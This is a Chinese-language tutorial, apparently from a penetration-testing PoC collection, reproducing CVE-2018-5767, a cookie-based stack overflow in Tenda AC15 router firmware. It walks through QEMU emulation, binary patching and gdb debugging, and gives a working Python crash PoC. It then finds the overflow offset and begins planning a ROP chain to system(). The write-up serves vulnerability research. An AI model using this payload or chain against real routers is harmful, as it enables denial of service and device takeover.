mirror of
https://github.com/Mr-xn/Penetration_Testing_POC.git
synced 2026-10-24 17:04:31 +00:00

625 lines
34 KiB
Markdown
625 lines
34 KiB
Markdown
# IoT漏洞复现 - CVE-2018-5767
|
||
> dreamingctf
|
||
> 来源:https://www.iotsec-zone.com/article/215
|
||
|
||
学习目标:
|
||
1. 可以知道IoT固件仿真的基础方法及排错思路
|
||
2. 可以知道对ARM架构栈溢出漏洞的利用和调试方法
|
||
|
||
相关链接:
|
||
[https://www.freebuf.com/articles/wireless/166869.html](https://www.freebuf.com/articles/wireless/166869.html)
|
||
[https://www.cnblogs.com/ming-michelle/p/14105791.html#autoid-14-4-0](https://www.cnblogs.com/ming-michelle/p/14105791.html#autoid-14-4-0)
|
||
[https://www.anquanke.com/post/id/204326](https://www.anquanke.com/post/id/204326)
|
||
[https://www.cnblogs.com/ming-michelle/p/14105791.html#autoid-14-4-0](https://www.cnblogs.com/ming-michelle/p/14105791.html#autoid-14-4-0)
|
||
[https://blog.csdn.net/song_lee/article/details/104334096](https://blog.csdn.net/song_lee/article/details/104334096)
|
||
Tenda固件的下载地址:
|
||
[https://www.tenda.com.cn/download/cata-11.html](https://www.tenda.com.cn/download/cata-11.html)
|
||
|
||
复现过程:
|
||
# **一、环境配置**
|
||
安装 qemu 和 arm 的动态链接库
|
||
```shell
|
||
sudo apt install qemu-user-static libc6-arm* libc6-dev-arm*
|
||
cp $(which qemu-arm-static) .
|
||

sudo chroot ./ ./qemu-arm-static ./bin/httpd
|
||
```
|
||
|
||
排除错误:根据打印的字符串信息
|
||
```shell
|
||
“/bin/sh: can’t create /proc/sys/kernel/core_pattern: nonexistent directory”
|
||
创建相应目录mkdir -p ./proc/sys/kernel
|
||
```
|
||
安装 windbg
|
||
```shell
|
||
git init
|
||
git clone https://github.com/pwndbg/pwndbg
|
||
cd pwndbg
|
||
sudo #./setup.sh
|
||
```
|
||
能 git 在线安装的一定要在线安装,不要去下载 gitee 上的包,很多细节问题
|
||
碰到的几个环境问题,记录一下
|
||
gdb - pwndbg 里运行命令缺少 checksec、cyclic 等,报错
|
||
```shell
|
||
pwndbg> checksec
|
||
Exception occurred: checksec: Could not find command(s) checksec, pwn in $PATH (<class 'OSError'>)
|
||
For more info invoke `set exception-verbose on` and rerun the command
|
||
or debug it by yourself with `set exception-debugger on`
|
||
解决方案:pip install pwntools
|
||
|
||
ROPgadget 无法运行,报错缺少 capstone
|
||
ROPgadget
|
||
Traceback (most recent call last):
|
||
File "/usr/local/bin/ROPgadget", line 10, in <module>
|
||
import ropgadget
|
||
File "/usr/local/lib/python2.7/dist-packages/ropgadget/__init__.py", line 10, in <module>
|
||
import ropgadget.binary
|
||
File "/usr/local/lib/python2.7/dist-packages/ropgadget/binary.py", line 11, in <module>
|
||
from ropgadget.loaders.elf import *
|
||
File "/usr/local/lib/python2.7/dist-packages/ropgadget/loaders/__init__.py", line 9, in <module>
|
||
import ropgadget.loaders.elf
|
||
File "/usr/local/lib/python2.7/dist-packages/ropgadget/loaders/elf.py", line 11, in <module>
|
||
from capstone import *
|
||
ImportError: No module named capstone
|
||
|
||
解决方案,源码级别安装 capstone
|
||
pypi 上搜索 capstone,下载 gz 源码
|
||
https://pypi.org/project/capstone/#files
|
||
python setup.py build
|
||
python setup.py install
|
||
```
|
||
|
||
# **二、文件 patch**
|
||
用 zip 命令将目录打包成压缩包
|
||
```shell
|
||
sudo zip -r -q -o pack.zip squashfs-root
|
||
```
|
||
把 /bin/httpd 拖入 IDA(32位)中,查看 Strings,搜索 WeLoveLinux,定位到函数 int __fastcall sub_2E420(int a1, int a2)
|
||
```shell
|
||
init_core_dump(v2);
|
||
v3 = puts("\n\nYes:\n\n ****** WeLoveLinux****** \n\n Welcome to ...");
|
||
sub_30A5C(v3);
|
||

while ( check_network(v21) <= 0 )
|
||
sleep(1u);
|
||
```
|
||
所以在模拟环境下,由于 check_network 出错,就一直 sleep了
|
||
```shell
|
||
readelf -s ./lib/libc.so.0 | grep system
|
||
433: 0005a270 348 FUNC WEAK DEFAULT 7 system
|
||
904: 00047b38 80 FUNC GLOBAL DEFAULT 7 svcerr_systemerr
|
||
1394: 0005a270 348 FUNC GLOBAL DEFAULT 7 __libc_system
|
||
|
||
netstat -atpn|grep 80
|
||
sudo lsof -i:80
|
||
```
|
||

此处我们对程序进行patch,将其中的比较的指令MOV R3, R0修改为MOV R3, 1,从而强制让程序进入右侧分支
|
||
|
||
借用 rasm2 工具翻译汇编指令到机器指令
|
||
```shell
|
||
rasm2 -a arm "mov r3, r0"
|
||
0030a0e1
|
||
|
||
asm2 -a arm "mov r3, 1"
|
||
0130a0e3
|
||
```
|
||
|
||
一开始也就怀疑,为什么这里的偏移不一样,因为下错了 bin,下了版本号更高的之后复现不出来才发现这里有问题
|
||
|
||
跟链接里的偏移是一样的
|
||
|
||
F5 之后发现,跳过判断
|
||
```shell
|
||
init_core_dump(v2);
|
||
v3 = puts("\n\nYes:\n\n ****** WeLoveLinux****** \n\n Welcome to ...");
|
||
sub_30A5C(v3);
|
||
check_network(v21);
|
||
v4 = sleep(1u);
|
||
|
||
if ( ConnectCfm(v4) )
|
||
{
|
||
```
|
||

在 ConnectCfm(v4) 也有相同的问题,同样patch
|
||
|
||
```shell
|
||
init_core_dump(v2);
|
||
v3 = puts("\n\nYes:\n\n ****** WeLoveLinux****** \n\n Welcome to ...");
|
||
sub_30A5C(v3);
|
||
check_network(v21);
|
||
v4 = sleep(1u);
|
||
ConnectCfm(v4);
|
||
sub_103D0(0, 61440, 1);
|
||
memset(s, 0, sizeof(s));
|
||
```
|
||
把 httpd 替换一下,并更新上去
|
||
```shell
|
||
sudo mv ./bin/httpd ./bin/httpd_init
|
||
sudo mv ~/Desktop/httpd ./bin/httpd
|
||
ls -al ./bin | grep http
|
||
```
|
||
|
||
这个时候再运行命令,成了这样
|
||
```shell
|
||
sudo chroot ./ ./qemu-arm-static ./bin/httpd
|
||
[sudo] password for kali:
|
||
init_core_dump 1816: rlim_cur = 0, rlim_max = -1
|
||
init_core_dump 1825: open core dump success
|
||
init_core_dump 1834: rlim_cur = 5242880, rlim_max = 5242880
|
||
Yes:
|
||
****** WeLoveLinux******
|
||
|
||
Welcome to ...
|
||
connect: No such file or directory
|
||
Connect to server failed.
|
||
connect: No such file or directory
|
||
Connect to server failed.
|
||
connect: No such file or directory
|
||
Connect to server failed.
|
||
connect: No such file or directory
|
||
Connect to server failed.
|
||
connect: No such file or directory
|
||
Connect to server failed.
|
||
create socket fail -1
|
||
connect: No such file or directory
|
||
Connect to server failed.
|
||
connect: No such file or directory
|
||
Connect to server failed.
|
||
connect: No such file or directory
|
||
Connect to server failed.
|
||
connect: No such file or directory
|
||
Connect to server failed.
|
||
sh: can't create /proc/sys/net/ipv4/tcp_timestamps: nonexistent directory
|
||
[httpd][debug]----------------------------webs.c,157
|
||
httpd listen ip = 255.255.255.255 port = 80
|
||
webs: Listening for HTTP requests at address 244.6.128.64
|
||
```
|
||
发现 IP 和 port 不对,需要我们修改到本地网卡来
|
||
配置网络,建立一个虚拟网桥 br0,再次运行程序
|
||
```shell
|
||
sudo apt install uml-utilities bridge-utils
|
||
sudo brctl addbr br0
|
||
sudo brctl addif br0 eth0
|
||
sudo ifconfig br0 up
|
||
sudo dhclient br0
|
||
|
||
sudo apt install uml-utilities bridge-utils
|
||
sudo brctl addbr br0
|
||
sudo brctl addif br0 ens33
|
||
sudo ifconfig br0 up
|
||
sudo dhclient br0
|
||
|
||
sudo chroot ./ ./qemu-arm-static ./bin/httpd
|
||
```
|
||
此时,IP为本机的地址,实验环境就配好了
|
||

检验环境是不是配置好了,访问:[http://192.168.123.141/goform/getProduct](http://192.168.123.141/goform/getProduct)
|
||
|
||
# **三、漏洞复现**
|
||
开启调试运行程序,并另开终端用 gdb 远程连接调试
|
||
```shell
|
||
sudo chroot ./ ./qemu-arm-static -g 1234 ./bin/httpd
|
||
|
||
sudo gdb-multiarch ./bin/httpd
|
||
target remote :1234
|
||
c
|
||
|
||
高版本是报错的
|
||
/build/gdb-yyhBNJ/gdb-10.1/gdb/i387-tdep.c:952: internal-error: void i387_supply_xsave(regcache*, int, const void*): Assertion `tdep->st0_regnum >= I386_ST0_REGNUM' failed.
|
||
|
||
有问题的版本是这样的
|
||
For help, type "help".
|
||
Type "apropos word" to search for commands related to "word"...
|
||
Reading symbols from ./bin/httpd...
|
||
(No debugging symbols found in ./bin/httpd)
|
||
(gdb) target remote :1234
|
||
Remote debugging using :1234
|
||
warning: remote target does not support file transfer, attempting to access files from local filesystem.
|
||
Reading symbols from /home/kali/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/ld-uClibc.so.0...
|
||
(No debugging symbols found in /home/kali/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/ld-uClibc.so.0)
|
||
0x3fff2930 in _start () from /home/kali/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/ld-uClibc.so.0
|
||
(gdb) c
|
||
Continuing.
|
||
|
||
b *0x2D7E4 # 函数开始的位置
|
||
b *0x2DD44
|
||
b *0x02ED18 # 函数结束的位置
|
||
detach
|
||
|
||
```
|
||
poc为:
|
||
```shell
|
||
import requests
|
||
url = "http://192.168.123.141/goform/xxx"
|
||
cookie = {"Cookie":"password="+"A"*1000}
|
||
requests.get(url=url, cookies=cookie)
|
||
```
|
||

运行完 poc 之后,报错是这样的
|
||
```shell
|
||
Program received signal SIGSEGV, Segmentation fault.
|
||
0x3fe23954 in strstr () from /home/kali/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libc.so.0
|
||
(gdb) bt
|
||
#0 0x3fe23954 in strstr () from /home/kali/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libc.so.0
|
||
#1 0x0002c5cc in ?? ()
|
||
Backtrace stopped: previous frame identical to this frame (corrupt stack?)
|
||
```
|
||
需要用 windbg
|
||
|
||
```shell
|
||
pwndbg> c
|
||
Continuing.
|
||
|
||
Program received signal SIGSEGV, Segmentation fault.
|
||
0x3fe23954 in strstr () from /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libc.so.0
|
||
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
|
||
──────────────────────────────────────────────────[ REGISTERS ]──────────────────────────────────────────────────
|
||
*R0 0x41414141 ('AAAA')
|
||
*R1 0xb36dc ◂— rsbsvc r7, r4, r8, ror #8 /* 0x70747468; 'http://' */
|
||
*R2 0xb36dc ◂— rsbsvc r7, r4, r8, ror #8 /* 0x70747468; 'http://' */
|
||
*R3 0x41414141 ('AAAA')
|
||
*R4 0x68
|
||
*R5 0xed440 ◂— strbtvs r6, [pc], -pc, lsr #14 /* 0x666f672f; '/goform/xxx' */
|
||
*R6 0x1
|
||
*R7 0x40800888 ◂— stmdbvs r2!, {r1, r2, r3, r5, r8, sb, sl, fp, sp} ^ /* 0x69622f2e; './bin/httpd' */
|
||
*R8 0xd938 (_init) ◂— mov ip, sp /* 0xe1a0c00d */
|
||
*R9 0x2cea8 ◂— push {r4, fp, lr} /* 0xe92d4810 */
|
||
*R10 0x408006f8 ◂— 0
|
||
*R11 0x407ff7e4 —▸ 0x2ec88 (R7WebsSecurityHandler+5284) ◂— mov r3, #0 /* 0xe3a03000 */
|
||
*R12 0xd26c8 ([email protected]) —▸ 0x3fe2393c (strstr) ◂— push {r4, lr} /* 0xe92d4010 */
|
||
*SP 0x407ff7a8 —▸ 0xd23ac —▸ 0xd226c ◂— 1
|
||
*PC 0x3fe23954 (strstr+24) ◂— ldrb ip, [r3] /* 0xe5d3c000 */
|
||
───────────────────────────────────────────────────[ DISASM ]────────────────────────────────────────────────────
|
||
► 0x3fe23954 <strstr+24> ldrb ip, [r3] <0xd26c8>
|
||
0x3fe23958 <strstr+28> cmp r4, ip
|
||
0x3fe2395c <strstr+32> addeq r2, r2, #1
|
||
0x3fe23960 <strstr+36> addeq r3, r3, #1
|
||
0x3fe23964 <strstr+40> beq #strstr+12 <strstr+12>
|
||
↓
|
||
0x3fe23948 <strstr+12> ldrb r4, [r2]
|
||
0x3fe2394c <strstr+16> cmp r4, #0
|
||
0x3fe23950 <strstr+20> popeq {r4, pc}
|
||
0x3fe23954 <strstr+24> ldrb ip, [r3] <0xd26c8>
|
||
0x3fe23958 <strstr+28> cmp r4, ip
|
||
0x3fe2395c <strstr+32> addeq r2, r2, #1
|
||
────────────────────────────────────────────────────[ STACK ]────────────────────────────────────────────────────
|
||
00:0000│ sp 0x407ff7a8 —▸ 0xd23ac —▸ 0xd226c ◂— 1
|
||
01:0004│ 0x407ff7ac —▸ 0x2c5cc ◂— mov r3, r0 /* 0xe1a03000 */
|
||
02:0008│ 0x407ff7b0 ◂— 0
|
||
03:000c│ 0x407ff7b4 ◂— 0
|
||
04:0010│ 0x407ff7b8 ◂— 1
|
||
05:0014│ 0x407ff7bc —▸ 0xe1dbc (g_Pass) ◂— 0
|
||
06:0018│ 0x407ff7c0 ◂— 0x41414141 ('AAAA')
|
||
07:001c│ 0x407ff7c4 —▸ 0xef5f0 —▸ 0xef6f8 ◂— ldrbtvc r6, [r3], #-0xf68 /* 0x74736f68; 'host' */
|
||
──────────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────────────
|
||
► f 0 0x3fe23954 strstr+24
|
||
```
|
||
接下来就是寻找漏洞点:一般情况 就是找关键函数
|
||
如果是堆:malloc free 看是否造成了 doublefree fastbin attack UAF off by one...
|
||
栈:memorycopy strcpy scanf sprintf gets这种 内存拷贝//内存获取时候的函数
|
||
如果用snscanf就不会 出现这个情况
|
||
漏洞点位于函数里:int __fastcall R7WebsSecurityHandler(int a1, int a2, int a3, int a4, char *s1)
|
||
```shell
|
||
if ( *(_DWORD *)(a1 + 184) )
|
||
{
|
||
v41 = strstr(*(const char **)(a1 + 184), "password=");
|
||
if ( v41 )
|
||
sscanf(v41, "%*[^=]=%[^;];*", v34);
|
||
else
|
||
sscanf(*(const char **)(a1 + 184), "%*[^=]=%[^;];*", v34);
|
||
}
|
||
if ( strlen(s) <= 3
|
||
|| (v43 = strchr(s, 46)) == 0
|
||
|| (v43 = (char *)v43 + 1, memcmp(v43, "gif", 3u))
|
||
&& memcmp(v43, "png", 3u)
|
||
&& memcmp(v43, "js", 2u)
|
||
&& memcmp(v43, "css", 3u)
|
||
&& memcmp(v43, "jpg", 3u)
|
||
&& memcmp(v43, "jpeg", 3u) )
|
||
```
|
||
|
||

概述:把 password 的等号后面的值,赋值给到了一个固定大小的空间上,即
|
||
|
||

|
||
buf 的大小是 0x1C0
|
||
|
||
分析后得知,程序首先找到“password=”字符串的位置,通过sscanf函数解析从“=”号到“;”号中间的内容写入v34。这里没有对用户可控的输入进行过滤,从而有机会覆盖堆栈劫持程序流。
|
||
|
||
我们需要保证请求的url路径不会导致if语句为false,比如“/goform/xxx”就行
|
||

出错的地方并不是函数返回处,而是一个 "从不存在的地址取值" 造成的报错,目前就只能造成拒绝服务,而不能执行命令
|
||
|
||
根据出错的位置
|
||
```shell
|
||
─────────────────────────[ DISASM ]──────────────────────────
|
||
Invalid address 0x6561616c
|
||
|
||
pwndbg> bt
|
||
#0 0x6561616c in ?? ()
|
||
#1 0x0002ddf8 in R7WebsSecurityHandler ()
|
||
Backtrace stopped: Cannot access memory at address 0x6561616c
|
||
Q & A?WHY?
|
||
崩溃的返回地址显示是 0x6561616c(laae)
|
||

我们还需要观察 CPSR 寄存器的 T 位进行判断,CPSR 寄存器的标志位如下图所示
|
||
|
||
```
|
||
|
||
这里涉及到 ARM 模式( LSB = 0)和 Thumb 模式( LSB = 1)的切换,栈上内容弹出到 PC 寄存器时,其最低有效位(LSB)将被写入 SPSR 寄存器的 T 位,而 PC 本身的 LSB 被设置为 0
|
||
此时在 gdb 中执行
|
||
```shell
|
||
pwndbg> p/t $cpsr
|
||
$1 = 1100000000000000000000000110000
|
||
```
|
||
以二进制形式显示 CPSR 寄存器,发现 T 位值为 1,因此需要在之前报错的地址上加一还原为 0x6561616f("maae")
|
||
|
||

用 checksec 发现程序开启了 NX 保护,无法直接执行栈中的 shellcode,使用 ROP 来绕过 NX
|
||
|
||
ROP需要以下信息:
|
||
1)system 函数地址写入某寄存器的 gadget
|
||
2)往 R0 寄存器存入内容(即 system 函数的参数),并跳转到 system 函数地址的 gadget
|
||
3)libc.so 的基地址
|
||
4)system 函数在 libc 的偏移地址
|
||
```shell
|
||
pwndbg> cyclic -l maae
|
||
448
|
||
|
||
┌──(root@kali)-[~/…/Tenda/AC15/_AC15.bin.extracted/squashfs-root]
|
||
└─# ps -ef | grep "httpd" | grep "1235"
|
||
root 2783 2419 0 21:43 pts/1 00:00:00 sudo chroot ./ ./qemu-arm-static -g 1235 ./bin/httpd
|
||
root 2784 2783 0 21:43 pts/1 00:00:00 ./qemu-arm-static -g 1235 ./bin/httpd
|
||
|
||
┌──(root@kali)-[~/…/Tenda/AC15/_AC15.bin.extracted/squashfs-root]
|
||
└─# sudo cat /proc/2784/maps | grep "libc"
|
||
43418000-4347d000 r--p 00000000 08:01 2901237 /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libc.so.0
|
||
43485000-43486000 r--p 00065000 08:01 2901237 /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libc.so.0
|
||
43486000-43487000 rw-p 00066000 08:01 2901237 /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libc.so.0
|
||
435d5000-435e7000 r--p 00000000 08:01 2901238 /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libcommon.so
|
||
435ef000-435f0000 rw-p 00012000 08:01 2901238 /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libcommon.so
|
||
43625000-4362a000 r--p 00000000 08:01 2901228 /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/ld-uClibc.so.0
|
||
43631000-43632000 r--p 00004000 08:01 2901228 /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/ld-uClibc.so.0
|
||
43632000-43633000 rw-p 00005000 08:01 2901228 /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/ld-uClibc.so.0
|
||
|
||
ps -ef | grep "httpd" | grep "1234"
|
||
root 1762 1552 0 02:34 pts/2 00:00:00 sudo chroot ./ ./qemu-arm-static -g 1234 ./bin/httpd
|
||
root 1763 1762 0 02:34 pts/2 00:00:00 ./qemu-arm-static -g 1234 ./bin/httpd
|
||
|
||
sudo cat /proc/1510/maps | grep "libc"
|
||
42573000-425d8000 r--p 00000000 08:01 2901237 /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libc.so.0
|
||
425e0000-425e1000 r--p 00065000 08:01 2901237 /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libc.so.0
|
||
425e1000-425e2000 rw-p 00066000 08:01 2901237 /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libc.so.0
|
||
42730000-42742000 r--p 00000000 08:01 2901238 /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libcommon.so
|
||
4274a000-4274b000 rw-p 00012000 08:01 2901238 /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libcommon.so
|
||
42780000-42785000 r--p 00000000 08:01 2901228 /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/ld-uClibc.so.0
|
||
4278c000-4278d000 r--p 00004000 08:01 2901228 /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/ld-uClibc.so.0
|
||
4278d000-4278e000 rw-p 00005000 08:01 2901228 /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/ld-uClibc.so.0
|
||
|
||
sudo cat /proc/2036/maps | grep "libc"
|
||
41c1a000-41c7f000 r--p 00000000 08:01 2901237 /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libc.so.0
|
||
41c87000-41c88000 r--p 00065000 08:01 2901237 /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libc.so.0
|
||
41c88000-41c89000 rw-p 00066000 08:01 2901237 /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libc.so.0
|
||
41dd7000-41de9000 r--p 00000000 08:01 2901238 /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libcommon.so
|
||
41df1000-41df2000 rw-p 00012000 08:01 2901238 /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/libcommon.so
|
||
41e27000-41e2c000 r--p 00000000 08:01 2901228 /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/ld-uClibc.so.0
|
||
41e33000-41e34000 r--p 00004000 08:01 2901228 /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/ld-uClibc.so.0
|
||
41e34000-41e35000 rw-p 00005000 08:01 2901228 /root/Desktop/Tenda/AC15/_AC15.bin.extracted/squashfs-root/lib/ld-uClibc.so.0
|
||
|
||
ubuntu@ubuntu:~/Desktop/Tenda/AC15$ sudo cat /proc/4523/maps | grep "libc"
|
||
7ffff6d5d000-7ffff6dc2000 r-xp 00000000 08:01 2906459 /home/ubuntu/Desktop/Tenda/AC15/_US_AC15.bin.extracted/squashfs-root/lib/libc.so.0
|
||
7ffff6dca000-7ffff6dcb000 r--p 00065000 08:01 2906459 /home/ubuntu/Desktop/Tenda/AC15/_US_AC15.bin.extracted/squashfs-root/lib/libc.so.0
|
||
7ffff6dcb000-7ffff6dcc000 rw-p 00066000 08:01 2906459 /home/ubuntu/Desktop/Tenda/AC15/_US_AC15.bin.extracted/squashfs-root/lib/libc.so.0
|
||
7ffff6f1a000-7ffff6f2c000 r-xp 00000000 08:01 2906460 /home/ubuntu/Desktop/Tenda/AC15/_US_AC15.bin.extracted/squashfs-root/lib/libcommon.so
|
||
7ffff6f34000-7ffff6f35000 rw-p 00012000 08:01 2906460 /home/ubuntu/Desktop/Tenda/AC15/_US_AC15.bin.extracted/squashfs-root/lib/libcommon.so
|
||
